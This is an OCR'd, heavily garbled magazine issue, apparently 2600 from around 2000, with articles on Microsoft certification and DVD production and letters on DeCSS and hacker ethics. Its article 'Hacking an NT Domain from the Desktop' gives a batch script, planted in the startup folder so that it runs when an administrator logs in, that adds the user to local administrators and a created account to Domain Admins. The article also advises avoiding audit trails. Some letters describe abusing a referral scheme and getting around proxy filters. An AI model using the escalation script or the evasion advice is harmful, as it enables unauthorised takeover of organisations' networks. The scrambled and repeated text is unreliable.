In the U.S., if you've turned down for credit, you get a copy of the report they based their decision on. The refusal letter will usually just send that letter to the credit bureau, who will then send you a free credit report in return. It's pretty easy and I'm surprised it doesn't get done more often than you think about worse kind of information a man can have (birthdate, phone, etc.) may not create an inaccurate credit report. You get an entire past credit history, any legal judgments, social security number, and some times mother's maiden name, and driver's license number too.

It's important that you only fill out the name and ad

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It's important that you only fill out

Microsoft's Hook and Sinker



by Lexer®

Microsoft offers many certifications out there. Some for hardware (A+), some for office field processing like Office 2000, some for programming HTML, and a little bit of everything. This article is about their Microsoft Certified Systems Engineer (MCSE - network engineering) or MCSE+I (internet).

Certification program, with some questions and connections that I think everyone should consider before taking the courses or exams.

To receive your MCSE for NT 4.0 you have to pass at least three exams and two electives. The three mandatory exams are Workstation, Server, and Server in the Enterprise. Now let me tell you some odd information.



Photo by Steve Lohr

First off, the exams cost \$100, which is not unreasonable. But the word games they play on you within the exams makes me wonder whether they're trying to make people fail. I have taken the Microsoft MCSE+I courses myself and, besides the information that is taught, my instructor (who had written some of the A+ exams himself) had to teach us how to work with the trick word games that Microsoft plays on you during the exams. He even told the class that Microsoft deliberately plays these word games that have nothing to do with the actual field of study that the exam focuses on. That and Microsoft's manuals for the exams have been written to not contain all the information that you could be tested on. That additional information is taught in the courses, yet Microsoft claims that you don't have to take the courses to pass the exams.

Really now.

Mind you, you can take the exams over and over, as many times as you wish at \$100 each exam until you pass.

Is this another way to squeeze money out of people - claiming that you do not have to take the courses, hoping that you will take the tests and fail, having to take them again, and then finally spending more money to take the courses again?

It makes Microsoft money and guarantees their MCTs (Microsoft Certified Trainers) jobs. How much money is Microsoft making out of this? A great deal, and on top of it they don't really have to do anything. You see, the courses are not taught by Microsoft. They're taught by MCTs working at places that have to be certified to allow the MCTs to teach there. And the exams are held at institutions that have to be certified to give the exam. An exam that is run on a program. What is needed to be certified to run a program? All these institutions giving the exams have to worry about are regulations that Microsoft sets for the atmosphere given during the tests, as well as what tests are given. Note that all of these certifications - for the MCPs to become MCSEs to become MCTs to work at certified institutions to teach courses to future MCPs so they can take a questionable exam at a place that has to be certified to give the exam - all cost money. And this is just the bread of the cake. Let me get to the icing.

With Windows 2000 (NT 5.0) out, there must be a new curriculum for that operating system, since NT 4.0 is the old OS. The two operate completely differently, right? No. All Windows 2000 is is NT 4.0 and Windows 98 put together with a few enhancements. Knowing and being certified for NT 4.0, you can easily manage and administer 2000. But Microsoft sees it as an opportunity to take yet more money out of your pocket.

Let's say I am an MCT for NT 4.0 and I want to, as a trainer, update my


certification. Well, I can't really upgrade. I have to take every single course and exam over again. Why? Why can't I just take one upgrade course and exam pertaining to the enhancements instead of having to take everything all over again? Those were the very concerns of my instructor and he refused to take the courses and exams until Microsoft forced into taking them. The new curriculum was coming up and he had to be "upgraded" before it arrived, otherwise he would lose his job. More money for Microsoft for nothing.

Now let's say I am a student completing the MCSE+I certification for NT 4.0 right before the new curriculum for Windows 2000 is set in place. I should be able to finish my certification and simply upgrade to 2000, right? That's how Microsoft portrays it. But let me tell you, it is not that simple. As mentioned above, to receive your MCSE, you have to pass three mandatory exams (Workstation, Server, and Server in the Enterprise) and two electives. Now the new curriculum has started in the middle of August, 2000. During the new curriculum, would you think it odd for Microsoft to update and make harder the exams of the old curriculum? Well, that's exactly what they did. They took the hardest test of the old curriculum (Server in The Enterprise) and updated it, making it harder. Why mess with an exam that's in the old curriculum when you currently have a new one going? Money. Forcing people to fail. Now if you've failed an exam, what do you do? You spend more time studying for the exam before you take it over. But to complete the old MCSE, you have a limited time now to do it. So what is Microsoft doing? Forcing people into 2000? Precisely, and it's not about refreshing the intellect out there - it's about money.

But let's say you took the exam the day before the update. You pass and you still have yet to take the upgrade exam. Well, Microsoft seems to want you to think that they are not after your money because they are giving away a free upgrade-to-2000 exam. Let me tell you why. The

upgrade test is extremely hard. So hard that people complained, so they decided to give you one free try at it. The funny thing about that is if you fail that one free try, you have to take all the exams over again in the 2000 curriculum! Yet an extra \$600. So sure, Microsoft is gonna make the upgrade exam harder. If you fail it, they get an extra 600 bucks. Hook and sinker! And it doesn't matter if you're an MCSE already or just an MCP working yourself up to an MCSE. You still have to take all the exams over again to upgrade your certification if you fail that one free try.

Compare that upgrade exam to the regular 2000 curriculum exams. Do you think the 2000 upgrade exam tests you on details that the regular 2000 exams doesn't? That's right! So let's take a person like me. If I fail that upgrade exam, that's not including the \$8000 spent on to become MCTs to work at certified institutions to teach courses to future MCPs so they can take a questionable exam at a place that has to be certified to give the exam - all cost money. And this is just the bread of the cake. Let me get to the icing.



By their designing the OS so that only certified people know and understand its quirks and glitches and how to work with them, they are just setting the value of the certification. Microsoft is the leader in marketing their OS. If only certified professionals can use their highly demanded networking technologies, then not only are they making money off of their (monopolized) OS, they are also monopolizing the networking industry by monopolizing the certifications.

Hacking an NT Domain from the Desktop

by HI_RISC

One day, not so long ago, I was sitting in my cubicle pecking away at the keyboard as I was supposed to be doing. Then I noticed something. The date/time on my computer was incorrect. After a couple of "Access Denied" error messages, I gave up on trying to fix it, but sort of fell perturbed. "Do they really think that I am that incompetent that I cannot even manage to change the time on my own machine without screwing things up?" Needless to say, this started the ball rolling.

The work I was doing was Helpdesk phone support for a large OEM producer. I figured myself to be reasonably intelligent as well as knowledgeable about the workings of NT and 95/98. I was also beginning work on my MCSE, so I had the references material available for any situation. After a little reading, I decided to make myself a Local Administrator of my box, just so I could change the time when I liked, to whatever I liked.

NT administration can be done via the command line, though not many are doing it these days. It's easy enough to create a script to add yourself to the local admin group, but how do you get this script to run, and with the proper authority? It's easier than it may sound, but let's look at the script first. This is my example:

```
Echo off
```

```
Net Localgroup administrators %username%
```

```
AddG
```

The method of getting this script to execute and with the proper authority is simple. All I did was contact my own IT professional within the organization (who only needs to have administrator privileges) and informed him of my date/time issue. He said he'd be there momentarily, so I quickly named the script `signt.bat` and threw it in the `c:\winnt\profiles\all users\start menu\programs\startup` directory so that it would execute. As he logged in, I tried to distract him a little so he wouldn't notice that a second script was running. It worked like a charm. I could now install and remove drivers, change the time, and even adjust the Desktop settings.

Not too much down the road, I left that organization to get some real hands-on experience with networking and the related OS's. My NT experience has grown tremendously and I realized that this gaping hole in Microsoft's security is translatable into something much more lethal (though not fully conditioned). How difficult would it be to completely hack an NT domain from the inside? Ironically, it's just as easy as hacking the Windows.

In order to keep from getting caught, I recommend creating a dummy account so that it's

not traceable to you through auditing. If someone were to check the accounts in the Domain Admin group and your user-name showed, there would probably be a lot of "planning to do" but if, say, the Guest account or some other inconspicuous account showed,

who would they blame it on?

Only them. First, the script should add a user (`net user %username% password /active: /`)

This creates an account with the password of "password" on the domain controller and makes it an active account (not disabled).

Next, we need to add you to the local administrators group just as before.

`Net localgroup administrators %username% AddD`

Finally, we take the dummy account and add it to the Domain Admins group as well as remove it from the Guests group (in case it's locked out of anything).

`Net group "Domain Admins" "%username% /add`

`Net group "Guests" "%username% /delte /`

`Net domain /add`

So in effect, we have created a nameless user account (with a simple password) and added it into the local administrator group, the domain administrator group, and removed it from the Guest group. All in all, not bad for five lines of script. Here is the finished product.

```
Echo off
```

```
Net user %username% password /active: /
```

```
Net Localgroup administrators %username% AddD
```

```
Net group "Domain Admins" "%username% /add"
```

`Net group "Guests" "%username% /delte /`

`Net domain /add`

This makes for an excellent "sudden" attack in that it may not be uncovered for a range of days to even weeks afterward. Being an NT admin now, I would recommend that you not use the same user name twice and not use your own PC. This activity is logged and you don't want a trail.

Happy Hacking.

The DVD Panzer

Chain

by Common Knowledge

With the problems involving the MPAA and DECSS, DVD's (Digital Versatile Discs) are in our minds much of the time. However, not many people know how DVD's are manufactured, so here it is, from the actual 35mm film down to the (not so long) encrypted disc you hold in your hands.

The process starts off with the actual film - the 35mm prints. Usually there are two: the presentation and the trailers. The 35mm prints are then "Tele-Cinied," which means they are put onto a "Digi-Beta" cassette. To those of you who are unfamiliar with Beta, it looks like a chunky VHS cassette.

But unlike VHS, Beta's quality doesn't deteriorate over multiple viewing, making it ideal for the film industry's need for high quality footage. Once "Tele-Cined," if the film is foreign, it is given a dialogue list, which is a list of words for subtitles in whatever language is needed, and their appropriate places on the film edge. This is then given to a "Dialogue House," which places the wording onto the "Trini Beta" cassette. At the same time as the subtitles are being made up, a "touch-up" house removes any blemishes or blank frames in the footage.

As soon as the subtitled version is made, you submit everything that has moved, moving footage (trailers, selection screen footage, etc.) and that you wish to be on

the actual publicly released DVD to the "Film Classification Board" where they decide an appropriate rating for the presentation, and will request any footage deemed unsuitable to be removed.

Once you receive the restored footage, the subtitles are dropped into the restored "Digi-Beta" and then the trailers are re-done with the restored footage. Now you have a high-quality version of your film and trailers. The footage is then given to an "Authoring House," which lays out the footage and selection screens from a flowchart submitted to them, in much the same way a series of web pages is designed with links and subsequent pages (chapters in a DVD). They then "emulate" the DVD's footage, which is reviewed to check all the links and any mistakes in the footage itself. Then DLT's (Digital Linear Tapes) are made, which is the DVD in a linear form (the whole DVD's chapters played one after another). The DLT's look like a 2-inch thick VHS cassette.

From the

the "Master" copies of the DVD are stamped out - much in the same way as picture copies are made in Asia, not through DECSS.

DLT's, from which all the DVD's are stamped out - much in the same way as picture copies are made in Asia, not through DECSS.

POSTAL PROSE

Clarifications

Dear 2600:

I've been a long time reader and have appreciated the information and discussion in your mag. In the article "Strange Aliases: Fix Your Home Router" in issue 172, the author talks about playing music over the phone using certain techniques and says he'd see day "like in the first mention" to do machine language and broadcasts using his techniques. I think the idea, but he has been unfortunately beaten to it. In the early 1990's, American invento Thaddeus Cahill created the Telharmonium. It was a rather elaborate keyboard that weighed over 200 tons. In 1906, Dr. Cahill opened a "Telharmonium Room" for performing his electro-music. Performances were broadcast via telephone technology and his vision was to create vast networks for broadcasting the music into other Halls simply using telephone systems. Unfortunately we had no public support and not one of money so his ideas never took root. More recently, the sound company group RégisVivaldi implemented the idea of the phone handset device (the Teletherapy) for similar purposes and even conducted several live concerts via phone broadcast. People should check out their website (www.régisvivaldi.com) for info on how in build a phone fidelity machine as well as how to use one to interact with Dan Aykroyd's experimental radio show. Regardless, the article was good to bring the Cahill name to everyone's attention. Keep up the good work,

W.E. Just have to start out by saying that I am very angry about Kaplan's decision against you guys. I just really believe that this case can only be decided by the Supreme Court. I think we will prevail in the end. Now, while browsing the MPAA website today I stumbled upon a quote in the FAQ section: "DeCSS is akin to a tool that breaks the lock on your house." Now what is this garbage they are posting? They make it sound like DeCSS is a tool which can (in their eyes) break into any home, but in reality, DeCSS would be a tool letting you break the lock on only homes that you own, as DeCSS can be used to only rip DVDs which you already own.

KATIE S. McKEEVER Strategic Associates Inc.
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The DeCSS Case

Dear 2600:

PL

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MAD-HATTER

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ug and who could do great things with it. They are set only taking away our right to speak. But they are also trying to take away our right to think. This is why people must understand how important this case is.

Although we still live in a time where a group of people can be so high, we still live in a time where a group of people want to have all the power. Therefore, we live in an anti-democratic world.

While we're not worthy of being remembered in the same breath as Galt and Gordan, we have probably really captured the mindset of the oppressor.

Dear 2600:

I only live in a time where knowledge is at issue. I've been asking friends and family the following questions. If I purchased a VHS tape legally and had the knowledge and resources to build a VHS player, should I be able to legally build it? Should I not have to pay any additional licensing fees? The answer, surprisingly, has always been "Yes," to both questions.

It's not surprising to see how case 073 has come to some kind of law to be printed in a very specific case, underlined, which is precisely the opposite approach the MAFIA takes.

Dear 2600:

For all of you who used to share support for the travesty that is the DCSS that, head over to <http://dcssopenletter.net> and pick up one of their OpenDCSS leaflets. They have two different styles, both with source code on the back. This way, when you wear your shirt in public, you can be proud for "protecting" a corporation's "right". But wait, there's more!

With every purchase, you get a hard copy of the DCSS source code, absolutely free!

For their efforts, Copyleft has been also been sued.

And for the justifiably suspicion of you who think that this is a blatant advertisement masquerading as a leftist, Copyleft is a non-profit organization. They've even made over \$60,000 to various organizations, including the Electronic Frontier Foundation (EFF) and the Free Software Foundation (FSF).

Nathawk

Dear 2600:

I just finished reading the news article you have in your website about the DMCA. The people behind the DMCA are complete losers for many reasons. They don't know that the DMCA is sold mainly by us, against them. Someone could write a viral, then copy-right it and send it out. It will eventually be illegal for Nielsen & Vines or any other company to reverse engineer the virus in order to disable it. Next thing you know, all hell will break loose and all hackers will be wrongfully blamed. I believe they have created a minefield.

It's a shame like to never let the person who would copy-right it work.

Dear 2600:

I was just recently watching the MGM movie Hackers when I realized that one of the main characters, when I realized that one of the main characters is called Emmanuel Goldstein. It seems a bit weird

that the company that is suing you is using your name in one of their movies!

You are just free than kind of free.

DX055

Just thought you'd like to know that on the 10/25/00 episode of the WIJ show, *Penalty*, they had a character who wore a 2500 baseball cap. Of course, he was a whistled out glockin' tech support person who faced his compaⁿs and thought they were family. To hell they didn't buy an anti-MAFIA shirt instead.

Now that would have been a statement!

It's consider that an example of fair use and we're never asked to do any other rights in our own right. As the same time, when trademarks are used and we see them off in one of their shows, it gives a little sympathy.

Dear 2600:

Wouldn't it be rather simple to write a script that makes a search for "DCSS" on Disney's search engine and make the search result a part of your web page so they have to say for buying a link to their site because they have something that is illegal?

Take for example that the MAFIA got a copy of all back issues of 2600, did they pay for them or did you get them back? If not, you should consider asking for all DVD's ever made by any of the members of the MAFIA. They might hold information which could be useful for the case.

Jakeb

Dear 2600:

Unfortunately your first suggestion would be a violation of the court order against us, onward as that may be. As for the back issues, they'll pay if you'll let them and they return them. In addition, they want us to pay for the disc it took to read through those 'Associates' no matter if they even belong to the same species as us.

Dear 2600:

I was wondering, if I make a "Stop the MAFIA" shirt myself, using the logo you made, will you still start selling, since it would be up for distribution. All I want to do is make a shirt.

Friendpm

And you think that somehow we would find out if you did this? Or that it would hurt us? Hard to believe, I would guess most

Hacker Ethics

Dear 2600:

I was very confused by the reaction of DCSS to the Biofire. That bio message was so warmly accepted as a testament to the power the hackers had. The DCSS issue is showing the evils of corporate power to the public, comically. I think that in this case hackers could strengthen their position by making contact with the relevant community. By recognizing a common enemy, we can strengthen both positions. That's one of the things these boys make the citizens act with. D.W.O. D.M.A.F.I.C.A. Bank.

And corporate interests so enormous - different groups of people coming together against one power. When I heard

bushwhacked group, I was embittered. But I was treated by their first post - a scathing criticism of the work of the Flamingos. Instead of emphasizing our differences, we should recognize what's the same about our movements. What's out there is too powerful to be fighting among ourselves. Recognizing the ideas, theories, and methods of others is the first step towards taking the power back.

The Youth International Party

It's not like we ever have privacy of any kind.

AG Inter

Dear 2600:

It is my honest opinion that pointing out weak links in anything is wrong. If I'm doing so changes the game more, where that's the case and that's to use them off in one of their shows, it gives a little sympathy.

Bifocal

Dear 2600:

It's consider that an example of fair use and we're never asked to do any other rights in our own right. As the same time, when trademarks are used and we see them off in one of their shows, it gives a little sympathy.

Copyleft

Dear 2600:

What if I found a key to steal notices from 2600? Since it involved a very centralized procedure that was initially by a number of variables, as is keyserver servers or a remote key. In other words, not everyone could take advantage of this, but some could, and it could affect their rights, they'll pay if you'll let them and they return them. In addition, they want us to pay for the disc it took to read through those 'Associates' no matter if they even belong to the same species as us.

Similar having similar cases when you pose such a question as "Having Advantage of All Advantage", and dozens of other articles that you're more familiar with than I am. How can you explain this? (I don't think you're doing this as opposed to helping?) I am genuinely interested in your response to this.

Mummiequin

Dear 2600:

You would actually have to believe that it's better to remain silent since confronting somebody publicly. There is no such thing as security through lack of enforcement. All that accomplishes is the creation of a false perception. Any sort of information can be used for nefarious purposes. In fact, as this same we're running an article on security issues for a particular case, didn't catch notice. We have little doubt that many will use this as evidence of theft, which it clearly is not. People are going to have to prove their innocence. They need to know that they're not the ones that have done this.

Emerson

Dear 2600:

I was very confused by the reaction of DCSS to the Biofire. That bio message was so warmly accepted as a testament to the power the hackers had. The DCSS issue is showing the evils of corporate power to the public, comically. I think that in this case hackers could strengthen their position by making contact with the relevant community. By recognizing a common enemy, we can strengthen both positions. That's one of the things these boys make the citizens act with. D.W.O. D.M.A.F.I.C.A. Bank.

And corporate interests so enormous - different groups of people coming together against one power. When I heard

me to help in "Sieg" (Mafiamat's, Werner Semmelweis) research to improve the efficiency of the dissemination of their research data among labs in Europe, Asia, and the US. I am using QIScience's beta Linux box with Oracle8i to develop the collision-free model.

About two weeks ago, while I was visiting my mother out of state (who was undergoing surgery in my room), a stranger scanned our network, I'm guessing he must have gotten caught because we were then his with a KIDS alias, aimed at my server's IP. Our SNC always had me especially with security. By pointing out a security flaw in an operating system, such as putting it public in a magazine or in an article, where you are helping others to make their own security links.

While it's hard to steal notices from 2600, I'm not sure if I found a key to steal notices from 2600? Since it involved a very centralized procedure that was initially by a number of variables, as is keyserver servers or a remote key. In other words, not everyone could take advantage of this, but some could, and it could affect their rights, they'll pay if you'll let them and they return them. In addition, they want us to pay for the disc it took to read through those 'Associates' no matter if they even belong to the same species as us.

It's not like we ever have privacy of any kind.

The person didn't break root or any of my admin accounts for Oracle and MySQL. The person didn't delete any logs. The person didn't harm any of my data files, nor did he hurt the network.

I don't believe this hacker had malicious intent. The person didn't break root or any of my admin accounts for Oracle and MySQL. The person didn't delete any logs. The person didn't harm any of my data files, nor did he hurt the network.

We were able to trace the hacker to a bunch of other houses they had compromised and finally to a dial-up account. Our forensics person pulled all the dial-up files off my server's drive and restored every one. Because I was out of town, none of the deleted files were overwritten by my development activities. Back-up images were being made in a tape drive, so we even have a set of these complete images of the hacked system. The root kit used looks everything a bunch including basic commands like ps and top. This hacker, who used only scripts and had learned Linux well enough that she can even touch a root shell. However, I didn't really know what she was doing.

I suppose I should be angry and maybe I will. It's just that doesn't change anything.

We were able to trace the hacker to a bunch of other houses they had compromised and finally to a dial-up account. Our forensics person pulled all the dial-up files off my server's drive and restored every one. Because I was out of town, none of the deleted files were overwritten by my development activities. Back-up images were being made in a tape drive, so we even have a set of these complete images of the hacked system. The root kit used looks everything a bunch including basic commands like ps and top. This hacker, who used only scripts and had learned Linux well enough that she can even touch a root shell. However, I didn't really know what she was doing.

It's just that doesn't change anything.

"It didn't have to be this way." These are outcomes people - including myself - who would have to teach you how to use your skills to break into and maintain files. You didn't mean to do any harm but I still did.

My hard drive was coaxed as evidence. I have spent 20 or more hours rebuilding my server on a new hard drive, my forensics crew requires that I still carefully examine including tapes and logins. Most of all, this valuable evidence that will be used for no

search that may see your life risked is now on hold.

"I want you to learn. I want you to feel the results of the power this technology can confer. In the middle of the process that work for tracking and fine control.

Here is research we use it to locate specific diseases in

order to find a cure. There is so much work to be done that I wish there were ten more of me, but instead of

doing this meaningful work I must now deal with you -

a random hacker who saw an anonymous Linux box on a network.

"I don't want you to go to jail. But if you do, I hope you will not lose your experience to learn more about this great technology. I hope that when you get out of jail, or off of parole, you might give me a call. Together we can find out what great things you would like to create and then show us how to develop the skills you will need to accomplish those things."

"If you just came to shake the establishment of breaking into systems I want to ask you to use those skills in the defense of our country. There are still people defending ourselves from hackers all over the world and possibly initiating countermeasures ourselves. Then you'll get to play with spy-like devices, satellite networks, top-secret systems, and surveillance techniques again. You'll be developing cyber-defense and counter-attack tools with PhD Computer Scientists from MIT, Stanford, and CalTech. You'll be working with some of the smartest tools and brightest people in the earth. Then instead of being a suspect you'll be a hero - with a fat paycheck. I just wish that you could know it only for a minute - how good that feels. Finally, I want you to know that I forgive you. I hope you will be kind to yourself."

"To all the hackers out there who are still learning, I want to warn you. This road you are on can lead to tremendous wealth or extreme hardship. Please be careful. The FBI is very real and you are more vulnerable than you think you are. It only takes one convince job about to be taken by administrators to either shut down your network or disconnect, even if you just got work is directed at you. Even if you just got work approved with you, you'd still be vulnerable to someone else who could run a simple script. And preventions are being made now against many more attacks. Only good security will do that. The hacker should always believe they apply their tactics and avoid those situations where they are refused or exploited. Remember, it's not necessarily the best way to develop one's true potential."

Newbies

Dear 2600:

When I first started reading your magazine I had no idea what the hell you were talking about. But my desire to learn the craft of the hacker and its ethics kept me going. Before I knew it, I was doing my thing because the first thing you told me was to read and not ask the dumbass question "Can you teach me to hack?" Now all the magazines I read earlier are definitely worth my money. Thanks for your mentorship. I promise to teach and lead the next line of newbies as you lead me in the right direction.

DryDog_33

New York City

Hacker Fashion

Dear 2600:

Last in 1999 I saw Jello Biafra speaking at the University of Texas. He mentioned this great site called "photovore.net". I went home that night and his

I can't help but notice that it seems that hackers are not ones to not dress like everyone else. That is strange in fact. I went to a 2600 meeting dressed in black. Apparently this is because we like to express ourselves by not wearing Tommy Hilfiger or GAP. But to tell you the truth, I personally don't care about whether or not I dress like others. I just put on whatever I can find. I encourage other readers to do the same. In fact, I went to a 2600 meeting dressed in "check" t-shirt, a bit somewhere and a pair of sandals, and you know what, I didn't give a crap whether or not the other people thought I was a slob or a really disguised fag. I just sat back and enjoyed myself them.

Dear 2600:

The important thing is that you didn't think about it at all.

Last Friday morning, when a press release that cost \$225 to post knocked \$2.5 billion off of Enron's stock, the business world realized that it needs to find solutions to prevent malicious misinformation, and quickly. Currently, with just an account number and a phone number, anyone can distribute fraudulent news across any of the traditional PR wire services.

One Silicon Valley company saw this coming. GigaTrust, Inc., has developed online security technology that helps organizations ensure that information, specifically content, is authentic and correct by utilizing digital signatures. GigaTrust CEO Rafael Velasco can explain how companies can and should protect themselves so that they do not become the next Enron.

Please contact me to set up an interview with Mr. Velasco.

Katja S. McKeever

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www.gigatrust.com

The fear that you may not understand the rules of a conference line because you can't call the number with a phone and it keeps ringing until another person picks up the same number. You hear a soft "beep" and you can't even talk to the other person. So far I have had five people on it. I heard from someone that it's a Sprint technician conference line. Anyone have any info on this? The number is 941-331-1111.

This is very reminiscent of the old fashioned "deep" numbers the phone company used to have. It was how many phone numbers each.

Dear 2600:

I am recently visiting www.dedicatedclock.com, and wondered what would happen if I entered a strictly early year, thus making myself already dead. I entered just 1 year, but it only made me angry and start crying. Now it's like giving you free painkillers. In fact, it will only make me angry and start crying before any of the changes, including public humiliation. Let's hope it doesn't prove to that.

New Projects

Dear 2600:

While potentially sensitive to people over 100, this can be fun if you figure out what day you had to be born in in order to expire today. The pop-up window is

fear, hour talk, and saw that the site was quite nice. Monday after I located an attack and noticed it had charged, but was not fully operational. Now, about a year later I see that it has not changed at all. Is there something I can do to help? Is there something anyone can't think of?

This project has unfortunately become the victim of our overzealous marketing. Between H2K, Fosdem, Transfire, the Free Kevin movement, all of the last stuff, and just publicizing the magazine, we've hurt ourself by encouraging people to launch their sites. Many people have expressed an interest but relative to us at this stage in particular to go the site route. Basically, we want to find a better or a more effective solution and have a dominate split back the corporate market over. Perhaps it's a struggle our obtaining a UPC database and reaching the products to the consumer. Perhaps someone has officially put some of their resources. So, if you're interested and have a specific plan and it is web-based or 2600.com, I'd like having the plan "prior to formalizing our initiative is extremely interesting."

Dear 2600:

Any plans to release *FreeKevin Documentary*, the 2000 documentary?

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Dear 2600:

Re: July 2000 to above reply available to clients. 2001. While we had a preliminary shooting at H2K and a couple of other conferences, our final version hasn't finished yet (December). We will have to do some editing and once we do, it'll be announced here and on the website.

Discoveries

Dear 2600:

I happened upon a number that I can only guess is a conference line because you can call the number with a phone and it keeps ringing until another person picks up the same number. You hear a soft "beep" and you can't even talk to the other person. So far I have had five people on it. I heard from someone that it's a Sprint technician conference line. Anyone have any info on this? The number is 941-331-1111.

This is very reminiscent of the old fashioned "deep" numbers the phone company used to have. It was how many phone numbers each.

Dear 2600:

I am recently visiting www.dedicatedclock.com, and wondered what would happen if I entered a strictly early year, thus making myself already dead. I entered just 1 year, but it only made me angry and start crying. Now it's like giving you free painkillers. In fact, it will only make me angry and start crying before any of the changes, including public humiliation. Let's hope it doesn't prove to that.

Dear 2600:

While potentially sensitive to people over 100, this can be fun if you figure out what day you had to be born in in order to expire today. The pop-up window is

guaranteed to cause a site

Dear 2600:

This wonderful service is brought to you by www.photovore.net. First, you want to make an e-mail address if you don't already have one. Go to the website and join. All you need to do is give them a name

(by choosing a random name, out of a phone book) and an e-mail address (they need a place to send you the files and add). Once you join and wait a few days, you'll get an e-mail telling you that you've joined and what your PHN number is. You'll be given ten minutes as a short-term photo card number. Use this PHN number to log on to your photo card number. The way you can get more time on your PHN is to click on links that are freely available on your e-mail. Luckily, there's an easier way (the odds only give you about two free minutes and they come in random intervals). All you need to do is refer someone to you on your personal page on photobug and click on "Refer Friends". Type in the first name of someone and their e-mail address. If they choose to join, you get five free minutes, and they get five free minutes. You're already passing the trick. Go to a free e-mail website, make as many addresses as you want, and then go to photobug under your first user and refer all these e-mail addresses you just made. Then go back to your free e-mail after a day or so and click the link that you find in your email to refer yourself. When you click on the link, you'll be referred to photobug's login page. Join. Give the e-mail address and save it. Repeat this many times as needed. Remember, neither e-mail will be credited with time if you don't join! Check your e-mail after a few more days or hours (depending on how fast they are) and you'll receive the PBN's. Eventually, you'll have one PIN with 50 or so minutes and several others with ten. Please don't seriously abuse this service (there's scanning fee numbers). It should only be used as needed. We want this free service to last, so don't make them mad!

Dear 2600:

First of all, it's probably too late now to make them mad. Second, this is not a "free" service as you did be forced to look at ads. Whether or not you actually pay for anything is more interesting than just how you're paying. It's an option which is more than you were doing before and the journal is a shopping site (not forum-ing, they get fairly long duration on a model of refined). The answer is Clickable Web is going to in order to set up all their "free" accounts which really make it clear from a deal overall. People get paid way more to do much less at a computer. Plus, it's a trivial manner for them to do it.

Dear 2600:

I have the Spring version of 2600 on my desk, and just noticed that the Rapido's ears look like a chipmunk. Is that just me?

Dear 2600:

Some things we just shouldn't comment on.

Colin

Dear 2600:

I was playing around with my Toshiba DVD player

the other night and found a way to bypass the volume

clips at the beginning. I don't know if it works on all

Toshiba DVD players but it does work on model SD-1300. Just start up the player, wait until it's done loading, and press the menu button. Set the title and chapter in 1 and press "Play." Now just press the clear button, sit back, and enjoy your movie without being forced to watch any warnings or advertisements.

Craig

Dear 2600:

Okay, I'm not the type to see Jesus in the bean dip or anything, but I noticed this. You know how all the phone numbers at the end of books sound like "junk," "spoke," and sometimes "dun?" Well, the part number for a nearby lesson-wire you can hang a curtain from is called "FREKVEN."

Go down to Ikea and pick up a pack of "Free Kevins!"

JEM

Dear 2600:

A little bit of information for some business and school internet users that use a proxy to block certain types of websites. If the proxy hasn't been set in Stock Site www.stock.com, it can be used to start passing the proxy to the sites previously banned (i.e. www.2600.com). It also encrypts all the content and filters out ads to make your work or school surfing safer.

edtop

Dear 2600:

To answer the question "Who's God's henchman" on the math A-1, B-2, etc. "Trumpeter" - (C) 1992-1993 (O) 1992-93 (M) 1992-93 (D) 1992-93 (T) 21/06/26 (T) 20/06/26 (U) 5/7/93 (R) 1/15/93 (R) 1/15/93 (R) 1/15/93 (R) 1/15/93 "so that no one could buy or sell unknew he had the most which is the name of the beast or the number of his name. This calls for wisdom. If anyone has insight let him calculate the number of the beast. In it man's number. His number is 666."

Dan

Thought? Conference or Codex Supreme?

P.S.

That's a nice little trick for the actual face of the numbers & lit. Very simply simplified explanation by C for no reason other than to give the number man named.

Now if you take Jesus' name mixed with the word "Cherokee" and multiply their value by six, you'll see some real prophecy at work.

Dear 2600:

I just wanted to give 2600 guys a nice little heads up. Version operates an "employee info line" at 1-800-487-9872.

Dear 2600:

A little while ago I was on a road trip through Oregon. We had stopped at a desolate little rest stop in the middle of nowhere for a break. Since the nearest town was about 160 miles away in the northeast, I spent on the walk around the rest area talking and sitting with the big bold words "Free Kevin." It is a plausibility that the seed is really out there. Hopefully the same can happen with the MPAA too.

NaderZ

Dear 2600:
Okay, I'm not the type to see Jesus in the bean dip or anything, but I noticed this. You know how all the phone numbers at the end of books sound like "junk," "spoke," and sometimes "dun?" Well, the part number for a nearby lesson-wire you can hang a curtain from is called "FREKVEN."

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MELNA

Dear 2600:
As usual, SMIF is up to its usual shenanigans - come along with me. This is a simple SMIF form from the address it's going to, and any test. When this is sent, there is no way to tell where it is really coming from.

Bob

Dear 2600:
Recently reading *Hackers, Heroes of the Computer Revolution* by Steve Levy. I found... "John Draper... known as Captain Crunch... discovered that when we leave the 'chicks' that came in his basement created by that name, the result would be the precise 2,600-cycle noise traffic over the phone lines." Now I understand the name "2600." Reading is fundamental.

mabes

Dear 2600:
I've just read in the Summer 2000 issue a number of links regarding schools' reactions to 2600 and computer knowledge in general, then checked your website to track about the status of the P.R.O.A. fight. I feel like I'm watching the same play with different actors. What follows has little to do with computers, but a lot to do with this situation. This is the same shit I experienced 25 years ago when I saw this "joke" for the first time.

It was Argentina in the '70s. I was in high school. One more the government, charged by force and a military "junta" (which is the power. Not freedom of speech, of course. No right to protest, no right to gather more than six people together, it may be the beginning of a public demonstration or a protest), and many other rules in recent "Authoritarian," the buzzword of that time. A minority of politically engaged people opposed the "junta," but the vast majority of the population just wanted to live in peace, go to work, and raise their kids.

As military men, the "junta" needed an adversary. In order to remain in power. So they invented an enemy the "subversives." What made you a subversive? Typically everything Rock music was banned. It had the undulated effect of growing young people, so if you liked Deep Purple and Led Zeppelin, you were subversive. Being male and wearing long hair was subversive. The movies *Star Wars* and *Star Trek* Supermodels and others of our society.

These guys considered it incomplete to check and need to arrest and execute the opposition without trial, without trial, and off a sudden we've got one of five to put on a stadium, run a race, do a radio show, fight literally and work out whatever other project happening to be on the calendar. We never had a U.S. President win one of our political trials, and we have yet to retire.

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How come this page gets to be social and display "Fall" while the rest show "Fall 2000"? Is page 33 an error or just being defiant?

Anyways, do you use automatically generated footers on each page like MS Word retains or do you type each footer by hand? Just wondering. Well, it's an awesome mug so however you're creating your footer, keep up the good work.

Page

Like it's sold, repeatedly, we've been working on getting the VCR kicked out of our system. We're making a variable automatic faders for page 33 that can be passed over the non-transparent ones with no complete refills, time & for details.

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In the words of the judge's decision

and Joel Segars' objection that lawmakers passed a second bill to restore the status quo. The RIAA apparently didn't notice any deliberate inadvertence or change, but failed to explain where the House panel received its information regarding how the music industry currently operated.

